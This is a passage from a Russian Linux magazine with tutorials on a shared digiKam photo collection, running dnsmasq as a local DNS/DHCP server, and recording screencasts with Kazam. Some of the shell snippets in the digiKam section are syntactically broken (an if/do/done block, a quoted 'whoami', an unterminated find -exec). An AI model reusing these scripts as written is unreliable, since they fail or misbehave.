совместной работы с *digiKam*. Большинство приемов работы с «несколькими *digiKam*», которые можно найти в Сети, относятся к другой ситуации, когда только один пользователь пытается получить доступ ко всем и только своим собственным коллекциям фотографий *digiKam* с разных компьютеров в разные моменты времени.

Теоретически можно «схитрить» несколькими способами – например, задав в настройках двух экземпляров *digiKam* одну и ту же базу данных *MySQL* с одними и теми же логином и паролем. Но так мы не поможем людям, которые хотят иметь и приватные коллекции, и это рискованный способ, способный завести в тупик. *digiKam* не предназначен для поддержки одновременного доступа – возможно, с разными пользовательскими настройками – к одному набору фотографий, баз данных и метаданных. Реализация этой поддержки пока не запланирована, и нет гарантии, что любая «хитрость» на этой стадии продолжит работать в следующей версии. Поэтому мы предложим другой, не идеальный, но более безопасный способ.

Критерии рабочего процесса

Основные критерии совместного рабочего процесса на базе *digiKam* должны быть таковы:

- 1 Выполнять максимально возможный объем действий вне *digiKam*.
- 2 Разрешить компьютеру делать это автоматически.
- 3 Насколько это возможно, отделить операции, не связанные с базой данных (отбраковка, удаление красных глаз, редактирование), от прочих (тэги, рейтинг, комментарии).
- 4 Сначала выполнять операции, не связанные с базой данных. Возможное исключение – геотэги. Их можно проставить автоматически в самом начале вне *digiKam* (см. ниже).

Назначение двух последних критериев сейчас проясним. А первые два должны быть понятны: максимальная автоматизация действий с помощью скриптов, особенно некоторых начальных скучных действий, экономит массу времени, уменьшает количество ошибок и позволяет обойти ограничения *digiKam*. И вот как реализовать это на практике. Вы можете адаптировать этот метод к своим потребностям, если соблюдаются приведенные выше критерии и если каждый участник работает с общими альбомами следующим образом:

1 **Операции, не связанные с базой данных, вне digiKam:** 1. загрузка изображений из камеры во временную папку; 2. резервное копирование в другой каталог; 3. переименование; 4. простановка геотэгов, если необходимые данные доступны; 5. конвертация фотографий в формат с потерями данных.

2 **Ручные операции, не связанные с базой данных, в digiKam:** 1. отбраковка – чем раньше вы избавитесь от плохих фотографий, тем лучше; 2. редактирование – удаление красных глаз, визуальные эффекты, коррекция контраста и т.д.; 3. перемещение новых фотографий в их окончательное местоположение внутри общедоступной коллекции *digiKam*; 4. редактирование в *digiKam*, связанное с базой данных – переименование альбомов, затем проставление тэгов, оценок и комментирование фотографий.

Все операции этапа 1 могут и должны выполняться автоматически путем запуска одного скрипта оболочки, что могут все участники команды. Первые два шага могут выглядеть примерно так:

```
CAMERA_NAME=$1
USERNAME="whoami"
find /media/$CAMERA_NAME -type f -iname "*.jpg" -exec cp -p {} $TEMPFOLDER/$USERNAME/
cp -r -p $TEMPFOLDER/$USERNAME/* $BACKUP_FOLDER/$USERNAME
```

Шаги 1.3 и 1.4 можно автоматизировать скриптами, о которых мы рассказывали в статьях «Exiftools: Фото по полочкам» (LXF143) и «Геотэги» (LXF112). Шаг 1.5 – задача для команды *convert* пакета *Imagemagick*, доступного во всех дистрибутивах Gnu/Linux. Три последних этапа не нуждаются в пояснениях. Разные участники команды могут работать на этапе 2 одновременно, в *digiKam* или любой другой программе для редактирования изображений. Это не проблема, потому что, во-первых, каждый загружает свои фотографии в собственный каталог (*\$TEMPFOLDER/\$USERNAME/*), и, во-вторых, не обрабатываются метаданные (за исключением геотэгов, которые не должны меняться). Этапы 3 и 4 нужно обязательно выполнять в *digiKam*!

Сейчас вы, конечно, думаете: «И в чем секрет? Как заставить все это работать для групп пользователей?» Секрет в том, что для этапов 3 и 4 создается специальный пользователь в Linux. Пользователь, единственной причиной существования которого является владение общей коллекцией, и единственный пользователь, который может изменять альбомы, фотографии в *digiKam* и прежде всего базу данных для этой коллекции. Другими словами, каждый участник команды может выполнять два первых этапа в любой момент в своей учетной записи Linux, даже если все остальные участники делают то же самое. Но для выполнения двух последних этапов он должен вызвать скрипт, который запускает *digiKam* от имени пользователя-владельца или выдает предупреждение или завершается, если такой экземпляр *digiKam* уже запущен.

У владельца будет только общая коллекция, альбомы которой (и, следовательно, все метаданные фотографий) будут доступны для чтения другим пользователям. Так мы сможем избежать коллизий, и каждый пользователь сможет иметь столько приватных коллекций, сколько захочет, и сможет просматривать и искать фотографии в общей коллекции в своей программе *digiKam*.

Подготовка и реализация


Посмотрим, как настроить все это для двух пользователей. В объяснении ниже, *test_1* – пользователь-владелец, которого нужно создать с нуля только для того, чтобы он был владельцем общей коллекции. *test_2* – любой из (уже существующих) обычных пользователей, которым эта коллекция должна быть доступна для чтения.

Временная папка должна быть доступна на чтение и запись пользователю *test_1* и всем редакторам. Обычные пользователи могут хранить персональные коллекции *digiKam* в любом месте.

Папка с общей коллекцией (в наших примерах – */home/z/pictures*) особенная по двум причинам. Во-первых, только у пользователя *test_1* должно быть право изменения файлов и каталогов внутри этого каталога, но у редакторов должно быть право их просматривать. Это позволяет избежать случайного изменения или удаления фотографий при просмотре общей коллекции пользователями с их персональных учетных записей. Для этого можно либо сделать *test_1* членом специальной группы, где не будет других пользователей, либо поиграть с настройками прав доступа по умолчанию. Чтобы узнать, как это сделать, ознакомьтесь с страницами команд *umask* и *adduser*, а также с SELinux и документацией по управлению пользователями своего дистрибутива.

Если вы работаете в сети, вы также должны предусмотреть, чтобы и временный каталог, и устройство, где хранится общая

» В режиме владельца в *digiKam* (обратите внимание на тему!) любой может оценивать, комментировать и проставлять тэги ко всем фотографиям в семейной коллекции.



коллекция, были доступны всем пользователям, желательно по одному и тому же абсолютному пути. Для этого проще всего настроить общий ресурс NFS. Если путь почему-либо не может быть одинаковым для всех, нужно внести соответствующие изменения в скрипт для этапа 1. Теперь перейдем к базе данных. Если вы хотите использовать *MySQL* для общей коллекции, вот команды для создания соответствующих баз данных (выполнять их нужно от имени root):

```
[root ~]# mysqladmin create shared_digikam
[root ~]# mysqladmin create thumbnails_shared_digikam
[root ~]# mysql -u root
mysql> use mysql;
mysql> CREATE USER 'test_1'@'localhost' IDENTIFIED BY
'digikam';
mysql> grant all privileges on shared_digikam.* to
'test_1'@'localhost';
mysql> grant all privileges on thumbnails_shared_digikam.* to
'test_1'@'localhost';
mysql> exit;
```

Последний этап настройки владельца – настройка *digikam*. Сразу после создания аккаунта *test_1* откройте терминал, переключитесь на пользователя *test_1* и запустите *digikam*:


```
marco ~-> su - test_1
Password:
[test_1 ~-> digikam&
```

Так как это первый запуск *digikam* для данного пользователя, откроется мастер. Укажите, что фотографии нужно хранить в **/home/z/pictures** и что нужно добавлять информацию в файлы. Затем введите подходящие параметры базы данных и создайте локальную семейную коллекцию в **/home/z/pictures**. В этот момент мастер запустит *digikam*, которая загрузит все альбомы, уже имеющиеся в семейной коллекции. Прежде чем делать что-то еще, советуем зайти в Settings > Theme [Настройки > Тема] и выбрать тему, которую не выбрал ни один из других пользователей *digikam*. Это не обязательно, но удобно, так как напоминает пользователям, что они запускают программу в режиме владельца, а не в обычном режиме.

Теперь можно сказать всем участникам, что они могут добавить новую семейную коллекцию в свои настройки *digikam*. Каждый раз, когда они захотят просмотреть эту коллекцию из своего экземпляра программы, им придется выбрать пункт меню Album > Re-read metadata from images [Альбом > Перечитать метаданные изображений]. Избежать этого нельзя, если они хотят увидеть тэги и комментарии, добавленные в режиме владельца.

Вам также придется объяснить своим партнерам, как запустить *digikam* в режиме владельца каждый раз, когда они будут добавлять, снабжать тэгами или оценивать фотографии в этой коллекции. Вкратце, вы должны создать простые скрипты, которые создают файл блокировки и запускают *digikam*, затем настраивают все учетные записи (и компьютеры) с Linux, так что пользователи могут запустить этот скрипт (с командной строки или щелкнув по иконке на рабочем столе) с идентификатором пользователя *test_1*. Теоретически после нужной настройки команды **sudo** скрипты могут быть такими:

```
->cat /home/test1/digikam_owner
#!/bin/bash
if [ -d "/home/test1/digikam_owner_lock" ]
do
echo "Warning: somebody else is already working in owner
mode!"
exit
done
mkdir /home/test1/digikam_owner_lock
/usr/bin/digikam && rmdir /home/test1/digikam_owner_lock
->cat digikam_launcher
```



```
#!/bin/bash
xhost local:test_1
sudo -u test_1 -- /home/test1/digikam_owner
```

Первый скрипт выдает предупреждение и завершается, если каталог **/home/test1/digikam_owner_lock** существует. В противном случае он создает этот каталог, запускает *digikam* и удаляет этот каталог после завершения работы *digikam*.

На практике этот этап больше всего зависит от используемого дистрибутива, его настроек, ваших персональных предпочтений, привычек и уровня паранойи. Вам самим придется разобраться в том, что в вашем конкретном случае означает «запуск программы от имени другого пользователя», но это определенно можно сделать – и это все, что вам нужно.

Альтернативный подход

Абсолютно другой подход, которым можно воспользоваться – запускать *digikam* в режиме владельца в сеансе NX (подробности см. на www.nomachine.com) для пользователя *test_1*, это можно сделать даже с удаленного компьютера и/или компьютера с Windows.

Предложенный рабочий процесс отделяет от остальных действий все действия *digikam* с общей коллекцией, требующие изменения базы данных и метаданных, передав их в особую учетную запись пользователя. В таком рабочем окружении пользователи могут просматривать и искать (но не изменять!) все альбомы и фотографии этой коллекции в своих экземплярах *digikam*. Они могут загружать в свои базы данных любые метаданные, которые любой из них сохранил в этих фотографиях, работая с ними в режиме владельца. У пользователей также остается возможность в любое время делать все что угодно со всеми своими персональными коллекциями (и только с ними). Любая попытка (намеренная или нет) изменить семейную коллекцию завершится неудачей, потому что только у учетной записи владельца есть права доступа на записи в свои каталоги и возможность просмотра настоящей базы данных в *digikam*.

Первое ограничение этого решения в том, что для изменения общей коллекции пользователи должны запускать еще один экземпляр *digikam*. Кроме того, пользователи должны перезагружать метаданные вручную в своих экземплярах *digikam*. Это небольшая цена, если подумать, сколько усилий она может сэкономить. Более значительный недостаток в том, что данные, которые *digikam* не записывает в фотографии, например, заголовки и категории альбомов, останутся видимыми (и доступными) только при запуске *digikam* в режиме владельца.

Большая это проблема или нет, зависит от того, как вы будете пользоваться *digikam*. Если да, то есть нетривиальное, но осуществимое решение – написать дополнительные скрипты, которые периодически или прямо перед запуском *digikam* копируют все эти данные из базы данных владельца в персональные базы данных. **LXF**

➤ **Метаданные фотографий, добавленные в режиме владельца, остаются доступными даже из персональных учетных записей каждого редактора!**



dnsmasq: DNS-

Нейл Ботвик показывает, как настроить локальный сервер доменных имен (DNS) с *dnsmasq*.



Наш эксперт

У Неила Ботвика по компьютеру в каждой комнате, но по соображениям безопасности он ни за что не скажет вам, где находится центральный сервер.

Были времена, когда и один компьютер дома считался дивом. Потом мы начали пользоваться Интернетом и утрачиваться всякими сетевыми затеями, но о них в основном забылись провайдер и модем. Если появлялся второй компьютер, было довольно просто настроить статическую адресацию и следить за тем, что есть что. А теперь в каждом доме по несколько подключенных устройств, и некоторые из них подключаются из разных мест. А значит, нам нужно некое средство автоматической настройки для управления адресами, выделения их устройствам при необходимости и выдачи другим устройствам адреса устройства, с которым они хотят пообщаться. Здесь действуют два отдельных протокола. DNS (Domain Name Service – сервис доменных имен) – это телефонная книга Интернета: он находит IP-адрес компьютера, с которым вы хотите пообщаться, будь то ноутбук в соседней комнате или большая поисковая система. DHCP (Dynamic Host Configuration Protocol – протокол динамической настройки хоста) – средство, с помощью которого устройство говорит сети: «Привет, я здесь» и получает в ответ IP-адрес, а также другую полезную информацию: о маршрутизации сети и расположении серверов DNS.

Сервис доменных имен

Серверы DNS обычно предоставляются вашим провайдером или большими публичными серверами, но они знают только о публичных адресах. Что произойдет, если вам понадобится адрес другого устройства в вашей сети? Раньше для этого использовалась статическая адресация, и список всех локальных хостов хранился в файле */etc/hosts* на каждом локальном компьютере, но сегодня это непрактично. Это не только обременительно из-за увеличения количества устройств: статическая адресация для мобильных устройств – где-то посередине между неудобной и невозможной.

dnsmasq – локальный кэширующий сервер DNS для использования в локальных сетях. У него есть пара преимуществ по сравнению с DNS-серверами в Интернете. Во-первых, ему можно сообщить параметры своей локальной сети, и он сможет разрешать имена хостов для всех ваших устройств. Во-вторых, в нем есть кэширование. Если он не находит имени хоста в своем файле *hosts*, он запрашивает информацию у публичных DNS-серверов, как и прежде, но ответ запоминает, и когда тот же адрес понадобится другому компьютеру в сети, ответ будет уже готов.

```
[root@marvin /etc/dnsmasq.d 0]# ls -l
total 15
-rw-r--r-- 1 root root 543 Nov 21 11:36 00local
-rw-r--r-- 1 root root 102 Mar 27 2012 agrajag
-rw-r--r-- 1 root root 93 Feb 18 08:48 benjy
-rw-r--r-- 1 root root 171 Jan 1 10:14 grunthos
-rw-r--r-- 1 root root 87 Mar 27 2012 hactar
-rw-r--r-- 1 root root 83 Dec 21 08:59 jeltz
-rw-r--r-- 1 root root 93 Mar 27 2012 lunkwill
-rw-r--r-- 1 root root 131 Mar 27 2012 marvin
-rw-r--r-- 1 root root 99 Mar 27 2012 oolon
-rw-r--r-- 1 root root 92 Jun 5 2012 poodoo
-rw-r--r-- 1 root root 76 Jul 21 2012 printer
-rw-r--r-- 1 root root 97 Jan 23 09:25 shooty
-rw-r--r-- 1 root root 108 Jun 13 2012 vroomfondel
-rw-r--r-- 1 root root 106 Mar 27 2012 wowbagger
-rw-r--r-- 1 root root 87 Mar 27 2012 yooden
[root@marvin /etc/dnsmasq.d 0]#
```

Хранение настроек каждого устройства в отдельных файлах упрощает управление более сложными сетями с *dnsmasq*.

Загрузите его исходный код с www.thekelleys.org.uk/dnsmasq или установите *dnsmasq* из менеджера пакетов своего дистрибутива обычным образом. Чтобы *dnsmasq* работал как простой кэширующий сервер DNS для локальной сети, специальной настройки не требуется. Если компьютер, на который вы его устанавливаете, уже имеет выход в Интернет благодаря верно заданным настройкам в */etc/resolv.conf* (*/etc/resolv.conf* содержит адреса используемых серверов имен) и общается с сетью LAN благодаря тому, что все нужные адреса есть в */etc/hosts*, достаточно просто установить и запустить *dnsmasq*, так как по умолчанию при разрешении адресов программа сначала смотрит в */etc/hosts* и затем в */etc/resolv.conf*. На других компьютерах сети задайте адрес первичного сервера DNS в соответствии с адресом компьютера, на котором запущен *dnsmasq*. В Linux для этого нужно изменить */etc/resolv.conf* так, чтобы в нем была строка `nameserver 192.168.1.1`

Замените 192.168.1.1 на адрес сервера *dnsmasq*. Если компьютеры получают информацию о подключении от маршрутизатора (роутера) по DHCP, нужно задать этот адрес в веб-интерфейсе роутера, чтобы он всем объявил: нужно пользоваться *dnsmasq*.

Иметь под рукой локальный сервер имен очень удобно, если все устройства настроены статически, так как всю информацию о сети можно хранить в одном месте; но большинство устройств ожидает динамической конфигурации по DHCP. Как же *dnsmasq* узнает адреса этих устройств? Здесь есть очень простое решение: у *dnsmasq* есть встроенный сервер DHCP.

Так как DHCP-сервер раздает IP-адреса, то он знает адрес каждого устройства в сети; поэтому в небольшой сети есть смысл объединить две операции, что и делает *dnsmasq*. Если мы хотим, чтобы он выступал в качестве DHCP-сервера, придется изменить его файл настройки – */etc/dnsmasq.conf*. Он содержит все параметры по умолчанию и устанавливается вместе с программой, что повышает риск перезаписи этого файла при обновлении программы; поэтому я создал отдельный файл в */etc/dnsmasq.d/*

dnsmasq в роутерах

Здесь мы говорили о запуске *dnsmasq* в качестве сервиса на компьютере, но в некоторых роутерах (они же маршрутизаторы) он уже используется для реализации DHCP и кэширования DNS.

Почти все, о чем мы говорили, можно применить к *dnsmasq* в роутере, если роутер дает доступ к файлам настройки.

Обычно это делается через веб-интерфейс роутера, где есть текстовое поле, в которое можно вставить те же параметры, что и в файле настройки. Если на вашем роутере запущена DD-WRT или OpenWRT, у вас также должна быть возможность подключиться к роутеру по SSH и отредактировать файлы напрямую.

серверы

и раскомментировал следующую строку в конце файла `/etc/dnsmasq.conf`:

```
conf-dir=/etc/dnsmasq.d
```

Чтобы включить сервер, нужно активировать параметр `dhcp-range` – строка в `dnsmasq.conf` по умолчанию имеет вид `#dhcp-range=192.168.0.50,192.168.0.150,12h`

Скопируйте ее в свой файл настройки, удалите символ комментария и измените адреса, чтобы они соответствовали вашей сети. Это начало и конец диапазона адресов, из которого `dnsmasq` может выделять адреса. Третий параметр задает время действия адреса по умолчанию – 12 часов. Если DHCP у вас предоставляет роутер, отключите этот DHCP: два DHCP-сервера в одной сети могут привести к путанице. После изменения любого из файлов настройки `dnsmasq` нужно перезапустить сервис или отправить ему сигнал SIGHUP, чтобы он перезагрузил свои настройки:

```
killall -HUP dnsmasq
```

Маршрутизация Интернета

Теперь любое устройство, подключенное к сети, получит адрес от `dnsmasq` и начнет использовать `dnsmasq` в качестве сервера имен по умолчанию, но скорее всего не сможет подключиться к Интернету. За это отвечает третий важный параметр, предоставляемый сервером DHCP – шлюз по умолчанию. Так как мы не указали `dnsmasq`, где находится шлюз, тот предполагает, что шлюз на том же компьютере. Если `dnsmasq` запущен на роутере, никаких проблем нет; в противном случае нужно добавить в настройки адрес роутера:

```
dhcp-option=option:router,192.168.1.2
```

Иногда бывает нужен статический адрес – от файлового сервера мало пользы, если вы не знаете, где он. Настроить такое устройство можно вручную со статическим адресом, но чтобы его имя хоста можно было разрешить, нужно добавить информацию о нем в `dnsmasq`. Более чистый вариант – оставить в нем автоматическую настройку и велеть `dnsmasq` назначать этому устройству всегда один и тот же адрес. Здесь становится удобным отдельный каталог для хранения конфигурации – так можно иметь один файл для общих настроек и отдельный файл для специфичных настроек каждого хоста, что делает управление сетью гораздо комфортнее. Вот пример из моей домашней сети:

```
dhcp-host=B8:27:EB:8B:6F:CF,192.168.1.11,jeltz
txt-record=jeltz,"Raspberry Pi file server"
```

Здесь важен параметр `dhcp-host` – он состоит из трех частей, разделенных запятыми. Первая – MAC-адрес сетевого интерфейса, используемого для подключения этого компьютера к сети. Чтобы его узнать, выполните команду `ifconfig` или `ip link show` или загляните в графическую утилиту настройки сети (если на компьютере есть графический интерфейс). Вторая часть – IP-адрес, выделяемый устройству. Этот адрес не должен быть ранее выданным другому устройству. Чтобы точно этого избежать, эти адреса должны быть вне диапазона, заданного ранее в параметре `dhcp-range`. Третья часть – имя хоста, которое будет выделено устройству и которое `dnsmasq` затем сможет разрешить при запросе от другого устройства в сети.

dnsmasq — это не BIND

Возможно, вы слышали о BIND в связи с DNS. BIND – это де-факто программа DNS-сервера, используемая на больших серверах.

Если вы запускаете открытый для доступа извне DNS-сервер для управ-

ления доменами, на нем должна работать программа вроде BIND. `dnsmasq` – совсем другой зверь, облегчающий управление небольшими и средними частными сетями. Он не обладает ни возможностями, ни сложностью, ни издержками BIND.

Вы можете недоумевать, что делает вторая строка. А она назначает компьютеру некое описание, выводимое при запуске

```
dig +short hostname txt
```

Это удобно при разрастании сети или ухудшении памяти, и это просто напоминание, вроде комментария в коде.

Хранение всех сетевых настроек в одном месте упрощает управление сетью и резервное копирование настроек. Так как настройка всех устройств по-прежнему автоматическая, на них не нужно ничего менять, скажем, при установке нового роутера с другим адресом. Если вы пользуетесь ноутбуком, у него может быть два интерфейса, проводной и беспроводной, с различными MAC-адресами, но вам, наверное, было бы удобнее, чтобы каждый раз при подключении он получал один и тот же адрес. Для этого нужно лишь указать оба MAC-адреса, разделенных запятыми, таким образом:

```
dhcp-host=20:68:9d:bc:08:f5,50:46:5d:32:e2:51,192.168.1.8,host name
```

В этом случае `dnsmasq` предполагает, что вы знаете, что делаете, поэтому не пытайтесь одновременно включить оба интерфейса, иначе что-нибудь может выйти из строя.

На нашем уроке мы лишь поверхностно коснулись возможностей `dnsmasq`. Когда вы начнете им пользоваться, комментарии в конфигурационном файле по умолчанию и FAQ на сайте проекта дадут вам гораздо больше новых идей. **LXF**



➤ Если ваш роутер использует `dnsmasq`, можно просто вставить нужные настройки в его веб-интерфейс.

Kazam: Запись

Джоно Бэкон демонстрирует веселый способ создания интересных и информативных обучающих скринкастов.



Наш эксперт

Джоно Бэкон управляет сообществом Ubuntu; он автор книги «Искусство сообщества» и основатель ежегодного саммита руководителей сообществ.



Один из самых невероятных феноменов Интернета – революция видео. Начавшаяся, наверное, с YouTube и усиленная Vimeo и другими сервисами, она дала каждому, у кого есть компьютер и видекамера, возможность отправить свое видеосообщение миру. Такие сообщения могут изменять мир, например, призывы к борьбе с раком, или забавлять, например, семейка котят, разъезжающая на пылесосе. Какими бы ни были сообщения, аудитория для них почти всегда найдется.

Пока эта революция продолжается, происходит и другая революция, хотя и не такая масштабная: заметное увеличение объема видео в Linux.

Хотя редактирование видео в Linux традиционно осложнялось борьбой со сбоями ПО, рост количества утилит и кодеков превратил Linux в мощную платформу для обработки видео. В прошлых статьях мы уже рассказывали о ряде таких утилит, а сегодня обратим наше внимание на менее известную, но обладающую огромными возможностями часть этой системы – скринкасты.

Поделитесь своим экраном

Скринкастинг – искусство записи картинки с монитора для демонстрации программ и разнообразных их функций, или, в более общем случае, для обучения других пользователей работе со всем многообразием утилит и возможностей рабочего стола Linux. К счастью, скринкастинг не только прост в освоении, но и приносит много пользы.

Как легко представить, существует немало вариантов утилит записи рабочего стола, причем качество у них довольно сильно разнится. Я перепробовал многие из них, и пока самой надежной мне кажется *Kazam*.

Kazam можно найти в хранилище приложений/менеджере пакетов большинства дистрибутивов. У *Kazam* простой графический интерфейс, и он довольно гибко настраивается. Установите *Kazam* в своем дистрибутиве и щелкните по иконке на рабочем столе, чтобы его запустить.

Когда *Kazam* откроется, вы увидите простое окно, показанное на рис. 1. Режимов работы у *Kazam* четыре:

» **Полный экран** В этом режиме записывается весь экран, включая рабочий стол. Это удобно для тех руководств, в которых вы пользуетесь как менеджером рабочего стола, так и приложениями.


» **Все экраны** Если у вас несколько мониторов, в этом режиме можно записать их все. Иногда это не слишком практично, особенно если у вас два монитора и, следовательно, очень широкий формат. Полученное видео может выглядеть немного странно при проигрывании на одном мониторе.

» **Окно** В этом режиме можно выбрать окно для записи. Это прекрасный вариант, если в скринкасте нужно сосредоточиться на конкретном приложении.

» **Область** Это, пожалуй, самый полезный режим. В нем можно выбрать область экрана, которую вы хотите записать, и все в этой области будет записано. Это удобно, если в скринкасте должно быть несколько приложений, но вы не хотите включать в него рабочий стол.

Чтобы выбрать один из этих режимов, просто щелкните по соответствующей иконке в *Kazam*. В некоторых режимах вам придется выбрать что-то еще. Например, в режиме «Окно» вас попросят выбрать окно, а в режиме «Область» – выделить область экрана, которую нужно записать.

Как видно по рис. 1, в окне есть и некоторые дополнительные настройки. Здесь можно выбрать, нужно ли записывать курсор мыши (это рекомендуется делать в тех руководствах, когда пользователь должен видеть, где вы щелкаете). Также можно выбрать,



» Рис. 1. Простой и аккуратный пользовательский интерфейс *Kazam*.

СВОЕГО ДИСПЛЕЯ

стоит ли записывать звук, и выбрать используемое гнездо микрофона. Запись звука важна в тех руководствах, в которых вы хотите снабдить свои действия комментариями.

Задав эти параметры, нажмите на кнопку Capture [Начать запись], и начнется обратный отсчет до начала записи. С началом записи начните выполнять действия для своего скринкаста. Чтобы остановить (или приостановить) запись, щелкните на индикаторе приложения в системном лотке своего рабочего стола и выберите Finish [Закончить] или Pause [Пауза] из меню.

Настройка Kazam

Теперь мы умеем начать запись, и пора познакомиться с настройками, о которых следует знать. Чтобы открыть настройки *Kazam*, выберите File > Preferences [Файл > Настройки].

Первый параметр, который можно изменить – Framerate [Частота кадров] на вкладке Screencast [Скринкаст]. По умолчанию она установлена в 15 кадров в секунду, что хотя и приемлемо, но даст в результате не самое четкое в мире видео.

Здесь вы натолкнетесь с одним из самых сложных вопросов, который беспокоит скринкастеров: насколько можно увеличивать частоту кадров, чтобы при этом сохранить производительность?

Это вопрос, который нужно тщательно продумать, и ответ на него зависит от того, что вы записываете. Например, если у вас легкое приложение, то на достаточно быстром компьютере

«Запись звука также влияет на производительность скринкаста.»

частоту, видимо, можно увеличить до 30 кадров в секунду; а для тяжелого приложения или игры даже 15 кадров в секунду может быть много. Оцените быстродействие своего компьютера и вид

записываемого приложения, перепробуйте несколько вариантов, и в итоге вы отыщете оптимальный.

Другой вопрос – записывать ли звук. Запись звука с микрофона или звукового

потока с динамиков также влияет на производительность скринкаста. Мы поговорим о записи звука позже, когда будем обсуждать характеристики скринкаста, но здесь опять же нужно идти

»

Выбор микрофона

Микрофон высокого качества может буквально преобразить качество скринкаста. Советуем приобрести USB-XLR адаптер Shure X2U и подключить один из следующих микрофонов:

» Shure SM54


Ветеран с точки зрения гибкости, SM54 давно используется для записи инструментов и вокала. Это хорошая рабочая лошадка и не слишком дорогая.

» Sennheiser E835

По мнению некоторых, ответ Shure SM54 – Sennheiser E835, это фантастический микрофон общего назначения с превосходной записью вокала.

» AKG C2000

Фантастический конденсаторный микрофон с чистым звуком. Подключив такой микрофон, вы будете звучать как профессионал.



» *OpenShot* идеально подходит для редактирования скринкастов.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

путем проб и ошибок. Поиграйте с различными источниками звука и оцените качество изображения и звука в готовых роликах.

Еще один параметр, который можно задать – формат видео, используемый *Kazam*. Хотя здесь есть несколько вариантов, советую выбрать RAW. Этот формат не требует сложного кодирования, поэтому обладает большей производительностью по сравнению с другими. Лучше мы запишем свой скринкаст, отредактируем его в *OpenShot* и перекодировать в более удобный формат потом; сейчас незачем душить *Kazam* более сложным форматом, снижая производительность.

Характеристики скринкаста

Одно из преимуществ скринкастинга – подлинная простота утилит для создания скринкастов, и мы по сути уже рассмотрели основные аспекты работы с *Kazam*. К сожалению, для получения хорошего скринкаста недостаточно просто нажать кнопку записи – для этого нужно хорошо продумать характеристики скринкаста.

Характеристики скринкаста определяются вашими решениями о том, как будет создаваться контент, и технологией, выбранной для его создания.

Первая характеристика, на которую нужно обратить внимание – сюжет скринкаста. У каждого скринкаста, который вы создадите, должен быть сюжет – с началом, серединой и удовлетворительной концовкой.

